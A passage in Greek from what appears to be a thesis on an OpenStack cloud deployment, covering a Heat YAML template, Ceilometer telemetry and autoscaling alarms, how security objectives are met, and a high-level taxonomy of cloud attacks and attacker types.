Με το παραπάνω template δημιουργούνται επιπλέον 3 πολιτικές κλιμάκωσης και 5 συναγερμοί στην υπηρεσία τηλεμετρίας. Οι πολιτικές κλιμάκωσης εκτελούνται με την πυροδότηση των συναγερμών, και διεξάγουν την ενέργεια η οποία τους έχει οριστεί. Η πρώτη πολιτική ενεργοποιείται εφού η συνολική επεξεργαστική ισχύς που χρησιμοποιείται από την αυτοκλιμακώσιμη ομάδα ξεπεράσει το 80% για περίοδο 1 λεπτού και προσθέτει ένα επιπλέον instance στην ομάδα. Αντίστοιχα, η δεύτερη πολιτική αφαιρεί ένα instance από την ομάδα σε περίπτωση που η χρηση της επεξεργαστικής ισχύς της ομάδας πέσει κάτω από 15% για περίοδο 15 λεπτών. Επιπλέον, έχει δημιουργηθεί μια πολιτική έκτακτης ανάγκης σύμφωνα με την οποία εάν η χρήση της επεξεργαστικής ισχύς μέσα σε διάστημα 30 δευτερολέπτων ξεπεράσει το 98% τότε αυξάνεται ο αριθμός των instances της αυτοκλιμακώσιμης ομάδας κατά 2. Αυτή η πολιτική έχει δημιουργηθεί ώστε σε περίπτωση αποτυχίας πολλαπλών Instances ταυτόχρονα, να είναι εφικτή η αντιμετώπιση του προβλήματος δυναμικά. Εκτός των παραπάνω, οι πολιτική προσαύξησης και αφαίρεσης ενός instance από την ομάδα πραγματοποιείται και σε περίπτωση που η ομάδα δεχτεί περισσότερες απο 10000 αιτήσεις μέσα σε διάστημα ενός λεπτού και λιγότερες από 5000 αιτήσεις μέσα σε διάστημα 2 λεπτών αντίστοιχα.

```
heat_template_version: 2015-04-30
description: HOT template to deploy two apache servers.


parameters:
  image:
    type: string
    description: Image for apache servers.
    default: ubuntu-14.04-x86_64
    constraints:
      - custom_constraint: glance.image
        description: Must be an image created by Glance.
  flavor:
```


```
  type: string
  description: Type of flavor to be used.
  default: m1.ideal
  constraints:
    - custom_constraint: nova.flavor
      description: Must be a flavor created by Nova.
key_name:
  type: string
  description: Name of key-pair to be used by the apache server.
  default: ktimatologio-key
  constraints:
    - custom_constraint: nova.keypair
      description: Must be a public key created by Nova.
network:
  type: string
  description: ID of private network into which servers get deployed.
  default: 5ca874ec-bed8-461c-a7c1-cc183a18beff
public_net:
  type: string
  description: ID of public network into which servers get deployed.
  default: 96a03b30-cf49-4dc0-b741-28389c6333b5
network_subnet:
  type: string
  description: ID of the private subnet network into which servers get deployed
  default: b84b5655-c63f-44cc-8c0a-cd31279cccc5
sec_group:
  type: string
  default: bc7358a2-6672-460a-af7d-67bf065cbc26
volume_size:
  type: number
```

```
    description: Size of volume to attach to instance.
    default: 3
    constraints:
      - range: {min: 1, max: 8}
resources:
  server:
    type: OS::Nova::Server
    properties:
      key_name: { get_param: key_name }
      image: { get_param: image }
      flavor: { get_param: flavor }
      networks:
        - port: { get_resource: private_net_port }
  private_net_port:
    type: OS::Neutron::Port
    properties:
      network_id: { get_param: network }
      fixed_ips:
        - subnet_id: { get_param: network_subnet }
  floating_ip:
    type: OS::Neutron::FloatingIP
    properties:
      floating_network_id: { get_param: public_net }
      port_id: { get_resource: private_net_port }
  volume:
    type: OS::Cinder::Volume
    properties:
      size: { get_param: volume_size }
      description: Volume for stack ktimatologio.
  volume_attachment:
```

```
type: OS::Cinder::VolumeAttachment
properties:
  volume_id: { get_resource: volume }
  instance_uuid: { get_resource: server }
```

Πίνακας 12 Template δημιουργίας OpenStack Instances

Παρακάτω ακολουθεί η αναλυτική περιγραφή της δημιουργίας ενός instance μέσω template και της υπηρεσίας ενορχήστρωσης πόρων και συστημάτων με την χρήση ενός UML διαγράμματος δραστηριότητας.




Εικόνα 20 UML διάγραμμα δραστηριότητας κατασκευής OpenStack Instances

4.9 Υπηρεσία Τηλεμετρίας

Η υπηρεσία τηλεμετρίας υλοποιείται από το project ceilometer και πραγματοποιεί ανάκτηση και ανάλυση μετρήσιμων μεγεθών καθώς επίσης και εκτέλεση ενεργειών ύστερα από την

πυροδότηση συναγερμών(alarms). Τα στοιχεία από τα οποία αποτελείται η υπηρεσία τηλεμετρίας είναι τα ceilometer-agent-compute, ceilometer-agent-central, ceilometer-agent-notification, ceilometer-collector, ceilometer-alarm-evaluator, ceilometer-alarm-notifier και ceilometer-api[66]. Όλα τα στοιχεία εκτός από το ceilometer-agent-compute είναι εγκατεστημένα στον controller. Το στοιχείο ceilometer-agent-central γνωστοποιεί στατιστικά δεδομένα από μετρήσεις που πραγματοποιούνται στους πόρους της υποδομής εκτός από τα instances και τους compute κόμβους. Το ceilometer-agent-notification επιβλέπει τον δίαυλο μηνυμάτων και συλλέγει μετρήσεις από τα μηνύματα. Το στοιχείο ceilometer-collector στέλνει τα συλλεγμένα δεδομένα σε αποθηκευτικό χώρο που έχει οριστεί κατά την εγκατάσταση και ρύθμισή του. Το στοιχείο ceilometer-alarm-notifier επιτρέπει στους συναγερμούς να τεθούν από την υπηρεσία ενορχήστρωσης πόρων και συστημάτων. Το στοιχείο ceilometer-alarm-evaluator καθορίζει τις συνθήκες κάτω από τις οποίες ένας συναγερμός πυροδοτείται προς την εκτέλεση μιας ενέργειας. Το στοιχείο ceilometer-api παρέχει πρόσβαση στα δεδομένα που υπάρχουν στον αποθηκευτικό χώρο.

Η συλλογή των δεδομένων για την στατιστική ανάλυση πραγματοποιείται από την υπηρεσία τηλεμετρίας με δύο τρόπους, (α) bus listener και (β) polling agents. Σύμφωνα με την πρώτη μέθοδο ο bus listener λαμβάνει μηνύματα τα οποία διακινούνται στον δίαυλο μηνυμάτων, μέσω του notification agent και στην συνέχεια πραγματοποιείται η στατιστική ανάλυση και μετασχηματίζονται σε δείγματα ceilometer. Αφού μετασχηματιστούν τα δεδομένα, τα λαμβάνει το στοιχείο ceilometer-collector, επικυρώνει την ταυτότητά τους μέσω της υπηρεσίας επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης και τα αποθηκεύει στην βάση δεδομένων mongodb που έχει δημιουργηθεί κατά την εγκατάσταση της υπηρεσίας. Τέλος, πρόσβαση στα συλλεγμένα δεδομένα στη βάση δεδομένων αποκτάται από τους διαχειριστές μέσω ενός REST ακροσημείου. Έχει επιλεχθεί το REST ακροσημείο ώστε να είναι εφικτός ο ορισμός από τον κάθε χρήστη που χρησιμοποιεί την υπηρεσία, των δικών του μετρήσιμων μεγεθών.




Εικόνα 21 Notification Agent

Η δεύτερη μέθοδος συλλογής δεδομένων είναι μέσω των polling agents. Συμφωνα με την συγκεκριμένη μέθοδο, πραγματοποιείται εγκατάσταση ενός ακροσημείου σε όλους τους κόμβους το οποίο δέχεται αιτήσεις από το κεντρικό ακροσημείο του controller σχετικά με

δεδομένα χρήσης των υπηρεσίων τους. Ωστόσο, αυτή η μέθοδος συλλογής δεδομένων δεν χρησιμοποιείται λόγω του όγκου αιτήσεων που δημιουργούνται στον δίαυλο δεδομένων και κατ'επέκταση του αυξημένου φόρτου εργασίας στον controller κόμβο.

Στο ακόλουθο σχηματικό διάγραμμα περιγράφεται η σχέση που δημιουργείται μεταξύ του στοιχείου heat-engine και των στοιχείων της υπηρεσίας τηλεμετρίας κατά την εκτέλεση του template για την κατασκευή των instances τα οποία θα εκθέσουν την τελική υπηρεσία κτηματογράφησης. Το στοιχείο heat-engine αλληλεπιδρά με το στοιχείο ceilometer-api μέσω του REST ακροσημείου και καταθέτει αίτηση για κατασκευή των συναγερμών. Στην συνέχεια το στοιχείο ceilometer-api παρέχει στο στοιχείο ceilometer-alarm-evaluator τις προδιαγραφές για την κατασκευή των συναγερμών. Αφου τεθούν οι συναγερμοί, παρακολουθούν τα στατιστικά δεδομένα τα οποία αποθηκεύονται στη βάση δεδομένων μέσω του ceilometer-api. Τα στατιστικά δεδομένα των instances συλλέγονται από το στοιχείο ceilometer-agent-notification.



Εικόνα 22 Επικοινωνία Heat-Ceilometer

4.10 Πλήρωση Προδιαγραφών Ικανοποίησης SLOs

Η ικανοποίηση των SLOs πραγματοποιείται στην υποδομή των παρόχων με την εφαρμογή συγκεκριμένων τεχνικών επιλογών κατά την κατασκευή τους. Κρίσιμης σημασίας για την κατασκευή των υποδομών αποτέλεσε το γεγονός πως ο πάροχος της υπηρεσίας κτηματογράφησης χρειάζεται ισορροπία μεταξύ ασφάλειας και χρησιμότητας, ενώ ο πάροχος της υπηρεσίας καταγραφής φυσικών πόρων θέτει ως προτεραιότητα την ασφάλεια.

Η **προδιαγραφή εικονικοποίησης φυσικών πόρων** ικανοποιείται από το λογισμικό εικονικοποίησης VirtualBox έκδοση 5.0.2. Το συγκεκριμένο λογισμικό πραγματοποεί την εικονικοποίηση των φυσικών πόρων και την κατανομή τους στα επιμέρους εικονικά συστήματα, τα οποία στην υλοποίηση αποτελούν οι κόμβοι. Οι πόροι οι οποίοι διατίθονται για τα συστήματα είναι απομονωμένοι εκτός από τον επεξεργαστή ο οποίος είναι τετραπύρηνος και έχει διαμοιραστεί η χρήση του σε 10 εικονικά συστήματα. Επιπλέον, τα εικονικά συστήματα είναι διασυνδεδεμένα μεταξύ τους με δύο κύρια δίκτυα, τα οποία δημιουργούνται και διαχειρίζονται από το λογισμικό εικονικοποίησης. Τα δύο δίκτυα είναι το δίκτυο διαχείρισης και το δίκτυο σηράγγωσης και η συμμετοχή των εικονικών συστημάτων σε αυτά πραγματοποιείται μόνο εφόσον είναι απαραίτητη από τις υπηρεσίες που διαχειρίζονται. Για την ικανοποίηση των **προδιαγραφών απομόνωσης πόρων και κρυπτογράφησης δεδομένων** πραγματοποιείται κρυπτογράφηση του σύστηματος αρχείων των κόμβων με το σύστημα luks του λειτουργικού συτήματος Ubuntu-14.04. Το συγκεκριμένο σύστημα παρέχει ικανοποιητικό επίπεδο ασφάλειας χρησιμοποιώντας τον αλγόριθμο κρυπτογράφησης AES με μέγεθος κλειδιού 256 bits. Επιπλέον, η νέα έκδοση του λογισμικού υπολογιστικού νέφους OpenStack, Liberty, παρέχει την δυνατότητα κρυπτογράφησης των απομονωμένων πλοκάδων αποθήκευσης που αντίθονται μέσω της υπηρεσίας ενορχήστρωσης στα instances χρησιμοποιώντας μέγεθος κλειδιού που ορίζεται από τον διαχειριστή και κυμαίνεται μέχρι 1024 bits. Για την ικανοποίηση της **προδιαγραφής παροχής ισχύος** εφόσον η κατασκευή υλοποιήθηκε σε λογικό επίπεδο τέθηκαν συναγερμοί μέσω της υπηρεσίας τηλεμετρίας. Οι συγκεκριμένοι συναγερμοι μόλις εντοπίσουν αύξηση της χρήσης της επεξεργαστικής ισχύς της αυτοκλιμακώσιμης ομάδας πραγματοποιούν οριζόντια κλιμάκωση για να αποφευχθεί βλάβη στους compute κόμβους που υποστηρίζουν τα instances. Η ικανοποίηση της **προδιαγραφής επαλήθευσης ταυτότητας** γίνεται εφικτή με την χρήση της υπηρεσίας επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης. Η **προδιαγραφή καταγραφής της υποδομής** ικανοποιείται μέσω των αρχείων καταγραφής (log files) τα οποία δημιουργούνται τόσο στον controller όσο και στους υπόλοιπους κόμβους. Επιπλέον, χρησιμοποιείται η υπηρεσία τηλεμετρίας για την καταγραφή ενεργειών εσωτερικά της υποδομής από τον διαχειριστή. Τέλος, η **προδιαγραφή αποφυγής άρνησης παροχής υπηρεσιών** ικανοποιείται μέσω ζωνών διαθεσιμότητας. Κατά την δημιουργία αυτοκλιμακώσιμων ομάδων τα instances της ίδιας ομάδας ανήκουν στο ίδια ζώνη διαθεσιμότητας. Έτσι, δημιουργείται μέσω της υπηρεσίας ενορχήστρωσης πόρων και συστημάτων μια δεύτερη αυτοκλιμακώσιμη ομάδα η οποία χρησιμοποιεί διαφορετικό εσωτερικό δίκτυο και διαφορετική ομάδα διαθεσιμότητας. Η συγκεκριμένη ομάδα από instances δεν συνδέεται στο εξωτερικό δίκτυο αλλά παραμένει απομονωμένη. Τίθεται σε

λειτουργία μόνιο εφόσον η αρχική ομάδα αντιμετωπίσει πρόβλημα λόγω επίθεσης άρνησης παροχής υπηρεσιών.

5 *Αξιολόγηση Ασφάλειας*

5.1 Περιγραφή Περιβάλλοντος προς Αξιολόγηση

Η υποδομή των παρόχων η οποία υλοποιήθηκε για το δεύτερο σενάριο βασίζεται στην υποδομή υπολογιστικού νέφους OpenStack. Το περιβάλλον κατασκευάστηκε και λειτουργεί σύμφωνα με τις προδιαγραφές οι οποίες ορίζονται από την συμφωνία στάθμης υπηρεσίας (SLA). Με αυτόν τον τροπο, παρέχεται ικανοποιητικό επίπεδο ασφάλειας στο οποίο αντικατροπτίζονται οι στόχοι της συμφωνίας. Επιπλέον, η υποδομή κατέχει τον απαραίτητο εξοπλισμό για την αντιμετώπιση επιθέσεων που μπορούν να πραγματοποιηθούν λόγω κενών του εφαρμοστέου δικαίου σύμφωνα με τους ακόλουθους πίνακες.

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Κενά Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**
Γενικές Επιθέσεις	Υποκλοπή Δεδομένων	Man-in the Middle	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Sniffing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Spoofing	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών

		Session-Hijacking	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Cross-Site Scripting	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
		Authentication Attack	2000/31/ΕΓ άρθρο 14,15	Τρωτά σημεία μοντέλου OSI, συναρτήσεις χρηστών
	Αρνηση Παροχής Υπηρεσιών	Distributed DoS	Δεν ορίζεται	Λειτουργικά συστήματα, Σύστημα ανίχνευσης απειλών, Σύστημα διανομής υπηρεσιών
		Economic DoS	Δεν ορίζεται στις οδηγίες 2009/81/ΕΚ, 2014/55/ΕΚ	Προσβάλλεται η υποδομή στο σύνολό της.

Εικόνα 23 Γενικές Επιθέσεις

Εύρος Επιθέσεων	**Τύπος Επίθεσης**	**Επιθέσεις**	**Κενά Νομοθεσίας**	**Παραβίασης Τεχνικού Τμήματος Υποδομής**
Επιθέσεις στο Υπολογιστικό Νέφος	Αποτυχία Απομόνωσης Πόρων	Hypervisor Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι
		Side Channel Attack	Δεν ορίζεται	Εικονικοποιημένοι Πόροι
	Έσωθεν Απειλή	Malicious Insider	2000/31/ΕΓ άρθρο 13	Μπορούν να στοχοποιηθούν διαφορετικά μέρη της υποδομής.
	Αποτυχία Ισχύος	Power Attack	Δεν ορίζεται	Λειτουργικό Σύστημα, Απομόνωση Εικονικοποιημένων Πόρων,Hypervisor

	Κακόβουλο Λογισμικό	Malware-Injection Attack	2000/31/ΕΓ άρθρο 14,15	Εικονικοποιημένοι Πόροι
		Malicious Probes	2000/31/ΕΓ άρθρο 14,15	Σύστημα Ανίχνευσης Απειλών,IDS,IPS

Εικόνα 24 Επιθέσεις στο Υπολογιστικό Νέφος

Ωστόσο είναι απαραίτητη η αξιολόγηση της υποδομής για την ανεύρεση πιθανών τρωτών σημείων τα οποία θα επέτρεπαν την εκμετάλλευση της ή την εκμετάλλευση των επιμέρους υπηρεσιών της. Επιπλέον, προκειμένου να πραγματοποιηθεί λεπτομερής ανάλυση της ασφάλειας της υποδομής κρίνεται απαράιτητο να οριστούν περιοχές ελέγχου που δημιουργούνται από τις παραπάνω επιθέσεις[71]. Οι συγκεκριμένες περιοχές δημιουργούνται από την επίδραση των επιθέσεων στο περιβάλλον του παρόχου ανάλογα με την υπηρεσία ή μέρος της υποδομής που προσβάλλουν τόσο σε οργανωτικό όσο και σε νομικό επίπεδο και ορίζονται από τα [40] [69] [70]. Με αυτόν τον τρόπο σε περίπτωση που πραγματοποιηθεί επίθεση με επιτυχία, είναι εφικτή η κατηγοριοποίηση της περιοχής που προσβάλει και η βελτίωση και συμπλήρωση της συμφωνίας στάθμης υπηρεσίας με επιπλέον στόχους και προδιαγραφές για την αντιμετώπιση της απειλής.

Περιοχές Ελέγχου	**Υποπεριοχές**
Διαχείριση Δεδομένων	• Διαθεσιμότητα δεδομένων για εγκληματολογική ανάλυση • Ασφάλεια δεδομένων φυσικών προσώπων • Διαχείριση δεδομένων σύμφωνα με νομικούς περιορισμούς
Διαχείριση Ρίσκου και Διακυβέρνηση	
Επιθεώρηση Συστημάτων και Νομική Συμμόρφωση	• Συμμόρφωση με Νομοθεσία
Διαχείριση Ενημερώσεων Συστημάτων	
Αξιολόγηση Ασφάλειας	• Αξιολόγηση επιμέρους τμημάτων υποδομής • Αξιολόγηση ασφάλειας εξαρτήσεων παρόχου
Διαχείριση Περιστατικών Παραβίασης	

Εικόνα 25 Περιοχές Ελέγχου

Η υποδομή του παρόχου θα πρέπει να κατασκευαστεί με στόχο την αποδοτική διαχείριση των δεδομένων που θα συγκεντρώνονται από τις υπηρεσίες οι οποίες θα εκτίθονται. Επιπλέον, ο πάροχος θα πρέπει να κατέχει ικανοποιητικό επίπεδο ασφάλειας σύμφωνα με την συμφωνία στάθμης υπηρεσίας και το εφαρμοστέο δίκαιο χωρίς να γίνονται παραβιάσεις. Εκτός των παραπάνω, κάτω από συγκεκριμένες συνθήκες και χωρίς να παραβιάζονται τα δικαιωματα των φυσικών προσώπων ο πάροχος είναι υποχρεωμένος να εκθέτει δεδομένα σε αρμόδια αρχή για εγκληματολογική ανάλυση όταν υπάρχει βάσιμη υποψία παράνομης δραστηριότητας. Η περιοχή ελέγχου, διαχείρισης ρίσκου και διακυβέρνησης, είναι αρμόδια για την ομαλή εσωτερική λειτουργία του παρόχου και την εφαρμογή πολιτικών χρήσης και επεξεργασίας των δεδομένων από τους εργαζομένους. Η επιθεώρηση των συστημάτων κρίνεται απαραίτητο να πραγματοποιείται από τον πάροχο ώστε να είναι η μοναδική οντότητα η οποία θα αλληλεπιδρά με την υποδομή σε επίπεδο λογισμικού. Επιπλέον, για την νομική συμμόρφωση θα πρέπει να αξιολογηθούν τα επιμέρους τμήματα της υποδομής και να διαπιστωθούν τα συστήματα των οποίων η λειτουργία επιδρά σε νομικούς περιορισμούς. Η διαχείριση ενημερώσεων των συστηματων αφορά τις ενημερώσεις ασφάλειας τόσο των λειτουργικών συστημάτων που χρησιμοποιούνται όσο και του λογισμικού. Έτσι, είναι απαραίτητος ο συνεχής έλεγχος των διαθέσιμων ενημερώσεων προς εγκατάσταση, των ενημερώσεων που έχουν εγκατασταθεί και των τρόπων με τους οποίους μπορούν να εκμεταλλευτούν τα συστήματα χωρίς την εγκατάσταση των απαραίτητων ενημερώσεων. Η αξιολόγηση της ασφάλειας είναι άμεσα συνδεδεμένη, εκτός από τα συστήματα που συντελούν για την επίτευξη του στόχου, με τον σχεδιασμό και την εκπόνηση σεναρίων καταπόνησηςτης υποδομής ώστε να διαπιστωθούν τα όρια της και κενά τα οποία θα δημιουργούσαν προβλήματα. Τέλος, η διαχείριση περιστατικων παραβίασης, κρίνεται απαραίτητο να υλοποιείται από ανθρώπινό δυναμικό εκπαιδευμένο για τον εντοπισμό και την απομόνωση εκτεθημένων συστημάτων, όπως επίσης και την ανεύρεση της αιτίας πρόκλησης της βλάβης.

5.1.1 Εισβολείς

Εκτός των παραπάνω, κρίσιμης σημασίας είναι ο ορισμός του πλήθους και του είδους των εισβολέων προκειμένου να καθοριστούν οι δυνατότητες τους και κατ'επέκταση το επίπεδο βλάβης το οποίο μπορούν να επιτύχουν[72]. Το πλήθος των επιτιθέμενων είναι πέντε και είναι οι ακόλουθοι, **(α)** χάκερ με ελάχιστες τεχνικές δεξιότητες(script kiddies), **(β)** χάκερ με επαρκείς τεχνικές γνώσεις και ατομικά παρακινούμενοι, **(γ)** χακτιβιστές, **(δ)** ομάδες χάκερ και **(ε)** κυβερνητικές υπηρεσίες πληροφοριών. Οι χάκερ με ελάχιστες τεχνικές δεξιότητες πρόκειται για άτομα με περιορισμένο εύρος γνώσεων που χρησιμοποιούν έτοιμα εργαλεία για

την επίθεση σε ένα σύστημα. Το συγκεκριμένο είδος επιτιθέμενων είναι εύκολα εντοπίσιμοι και δεν αποτελούν σοβαρή απειλή για την υποδομή. Οι χάκερ με επαρκείς τεχνικές γνώσεις και ατομικά παρακινούμενοι κατέχουν δεξότητες εύρεσης υπάρχοντων τρωτών σημείων και εκμετάλλευση αυτών είτε με εργαλεία τα οποία υπάρχουν στην αγορά είτε δικής τους κατασκευής. Οι χάκερ αυτής της κατηγορίας διεξάγουν επιθέσεις είτε ατομικά είτε δραστηριοποιούνται μέσω ομάδων των υπολοίπων κατηγοριών. Η συγκεκριμένη κατηγορία επιτιθέμενων αποτελεί απειλή για την υποδομή των παρόχων ωστόσο η βλάβη η οποία μπορεί να προκληθεί είναι περιορισμένη. Οι χακτιβιστές είναι άτομα που λειτουργούν χωρίς χρηματική επιδότηση κυρίως για κοινωνικά ή πολιτικά ζητήματα. Παρά το γεγονός πως αποτελούν σοβαρή απειλή για την υποδομή, είναι δύσκολα ανιχνεύσιμοι και οι βλάβες που προκαλούν έχουν σοβαρές επιπτώσεις τόσο στους παρόχους όσο και στα δεδομένα των χρηστών. Ομάδες χακτιβιστών αποτελούν οι Lulzsec και οι Anonymous. Οι ομάδες χάκερ κατέχουν υψηλό επίπεδο ικανοτήτων ως προς την διεξαγωγή επιθέσεων και χρηματοδοτούνται από επιχειρίσεις και κυβερνήσεις. Οι επιθέσεις οι οποίες πραγμτοποιούνται από τις ομάδες είναι συγκεκαλυμένης φύσης επειδή πρόκειται για δραστηριότητες κατασκοπείας. Οι περισσότερες ομάδες προέρχονται από το επιχειρηματικό δίκτυο της Ρωσίας και την ανατολική Ευρώπη. Οι κυβερνητικές υπηρεσίες πληροφοριών έχουν υψηλό επίπεδο ικανοτήτων, κυβερνητική χρηματική υποστήριξη, κατέχουν την δυνατότητα διεξαγωγής εκλεπτυσμένων επιθέσεων παρακάμπτωντας την νομοθεσία και σε περίπτωση παραβίασης έχουν την πλήρη υποστήριξη της κυβέρνησης. Ετσι, οι υπηρεσίες πληροφοριών μπορούν να προκαλέσουν ανεπανόρωτες βλάβες και υποκλοπές .Επιπλέον, σε πολλές περιπτώσεις εξουσιοδοτούνται από τις κυβερνήσεις για την διεξαγωγή συντονισμένων επιθέσεων για λόγους αντιμετώπισης τρομοκρατικών απειλών ή άλλου είδους εθνικών απειλών. Η αντιμετώπιση των επιθέσεων που διεξάγονται από τις υπηρεσίες πληροφοριών είναι αδύνατη λόγω του πλήθους πόρων που κατέχουν στη διάθεση τους για τις επιθέσεις. Έτσι, μοναδικό αντίμετρο για τον περιορισμό της δραστηριότητας των υπηρεσιών αποτελεί η νομοθεσία.

5.1.2 Επιθέσεις

Τα είδη επιθέσεων τα οποία διεξάγονται για την εκμετάλλευση υποδομής υπολογιστικού νέφους δεν παρουσιάζουν διαφορές ως προς την εκτέλεση τους σε σχέση με τα υπόλοιπα είδη υποδομών αλλά ως προς τις επιπτώσεις που δημιουργούνται και τον τρόπο με τον οποίο επηρεάζεται η υποδομή και η λειτουργία της[72]. Από τον πίνακα 2 και τους τύπους επιθέσεων που έχουν οριστεί προκύπτουν τα ακόλουθα είδη επιθέσεων, **(α)** άρνηση παροχής υπηρεσιών, **(β)** μηδενικής ημέρας, **(γ)** επίμονες επιθέσεις (APT), **(δ)** αναχαίτηση διαδικτυακού παρόχου, **(ε)** κοινωνική μηχανική (social engineering), **(ζ)** διαφυγή συστήματος εικονικοποίησης και **(η)** αυτοματοποιημένα εργαλεία εκμετάλλευσης. Το είδος επιθέσεων

